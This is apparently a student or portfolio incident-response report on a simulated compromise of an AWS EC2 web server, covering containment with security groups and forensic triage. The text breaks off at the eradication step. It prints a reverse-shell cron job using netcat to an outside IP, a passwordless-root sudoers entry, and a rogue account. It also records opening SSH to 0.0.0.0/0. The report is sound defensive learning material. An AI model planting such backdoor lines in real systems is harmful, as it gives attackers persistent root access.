

#JONSECOPS

AWS CLOUD PROJECT

-EC2 INCIDENT RESPONSE LIFECYCLE-

Table of Contents

EXECUTIVE SUMMARY 3

PHASE 1: VICTIM SERVER COMPROMISE 4

PHASE 2: ISOLATION & CONTAINMENT 6

PHASE 3: FORENSIC INVESTIGATION 10

- UNAUTHORIZED USER ACCOUNT: 10
- SCHEDULED TASKS & PERSISTENCE 11
- ERADICATION OF PERSISTENCE MECHANISMS 11

PHASE 4: RECOVERY 13

PHASE 5: RECOMMEDATIONS 15

APPENDIX: PICERL INCIDENT RESPONSE LIFECYCLE MATRIX 16

7339 86D1
JSO
JonSecOps


EXECUTIVE SUMMARY


This report details the identification, containment, and remediation of a host-level security compromise on a public-facing Amazon Linux EC2 instance (**Victim-Web-Server**). A threat actor gained unauthorized access, established persistent command-and-control (C2) via scheduled tasks, escalated administrative privileges, and executed a denial-of-service (DoS) attack by uninstalling the primary web server application. The incident was rapidly contained using dynamic **AWS Security Groups** for network isolation, allowing responders to safely conduct live host triage. All persistence mechanisms and rogue identities were successfully eradicated, and full web service functionality was restored using native package managers, returning the environment to normal business operations prior to the safe decommissioning of the infrastructure.




PHASE 1: VICTIM SERVER COMPROMISE

An Amazon EC2 instance designated as **Victim-Web-Server** was launched and accessed via an open terminal session using **EC2 Instance Connect**.









A simulated backdoor script was executed on the host system to demonstrate unauthorized account creation, privilege escalation, and persistent remote access. To support the persistent command-and-control (C2) mechanism, the **cron** service was manually installed on the server.




PHASE 2: ISOLATION & CONTAINMENT




A dedicated security group named **Forensic-Isolation-SG** was created within the Network & Security dashboard to isolate the compromised instance. To sever the attacker's outbound reverse shell connection, all outbound rules were deleted, leaving exactly zero permitted outbound connections. Inbound rules were initially restricted to SSH access from the responder's IP address.



Search
[Option+S]
Idea Incubator
JonSecOps
EC2 > Security Groups > Create security group
Create security group Info
A security group acts as a virtual firewall for your instance to control inbound and outbound traffic. To create a new security group, complete the fields below.
Basic details
Security group name Info
Forensic-Isolation-SG
Name cannot be edited after creation.
Description Info
Isolates compromised instances
VPC Info
Inbound rules Info
Type Info
Protocol Info
Port range Info
Source type Info
Source Info
Description - optional Info
SSH
TCP
22
My IP
Delete
Add rule


Security group | Forensic-Isolation-SG) was created successfully
Details
- Forensic-Isolation-SG
Actions
Details
Security group name
Forensic-Isolation-SG
Security group ID
Description
Isolates compromised instances
VPC ID
Owner
Inbound rules count
1 Permission entry
Outbound rules count
0 Permission entries
Inbound rules
Outbound rules
Sharing
VPC associations
Related resources - new
Tags
Inbound rules (1)
Manage tags
Edit inbound rules
Search
1
Name
Security group rule ID
IP version
Type
Protocol
Port range
IPv4
SSH
TCP
22

The original **launch-wizard** security group was removed from the instance and replaced with the **Forensic-Isolation-SG**, successfully containing the threat and blocking the attacker's external access.



Because the strict IP restriction inadvertently blocked the AWS **EC2 Instance Connect** service, the inbound SSH rule was modified to 'Anywhere-IPv4' (0.0.0.0/0) to restore terminal access for the forensic investigation.



PHASE 3: FORENSIC INVESTIGATION

UNAUTHORIZED USER ACCOUNT:

To view the most recently created users on the system the **cat /etc/passwd | tail -n 5** command was used. This displayed an unauthorized username of **backdoordoor** which is an Indicator of Compromise(IOC).

```
[ec2-user@JonSecOps ~]$ cat /etc/passwd | tail -n 5
stapunpriv:x:159:159:systemtap unprivileged user:/var/lib/stapunpriv:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
backdoordoor:x:1001:1001::/home/backdoordoor:/bin/bash
[ec2-user@JonSecOps ~]$
```

Following the discovery of the unauthorized **backdoordoor** account, the system's privileges were investigated using the **sudo tail -n 5 /etc/sudoers** command. The output displayed a malicious entry granting the attacker unlimited root access without requiring a password.

```
[ec2-user@JonSecOps ~]$ sudo tail -n 5 /etc/sudoers
# %users  localhost=/sbin/shutdown -h now

## Read drop-in files from /etc/sudoers.d (the # here does not mean a comment)
#includedir /etc/sudoers.d
malicious_actor ALL=(ALL) NOPASSWD:ALL
```

SCHEDULED TASKS & PERSISTENCE

To determine if any persistence mechanisms were established, the **cat /etc/cron.d/malicious_job** command was executed. The output revealed a malicious cron job acting as a persistent Command and Control (C2) beacon.

```
[ec2-user@JonSecOps ~]$ cat /etc/cron.d/malicious_job
* * * * * root /bin/nc -e /bin/bash 198.51.100.1 4444
```

ERADICATION OF PERSISTENCE MECHANISMS

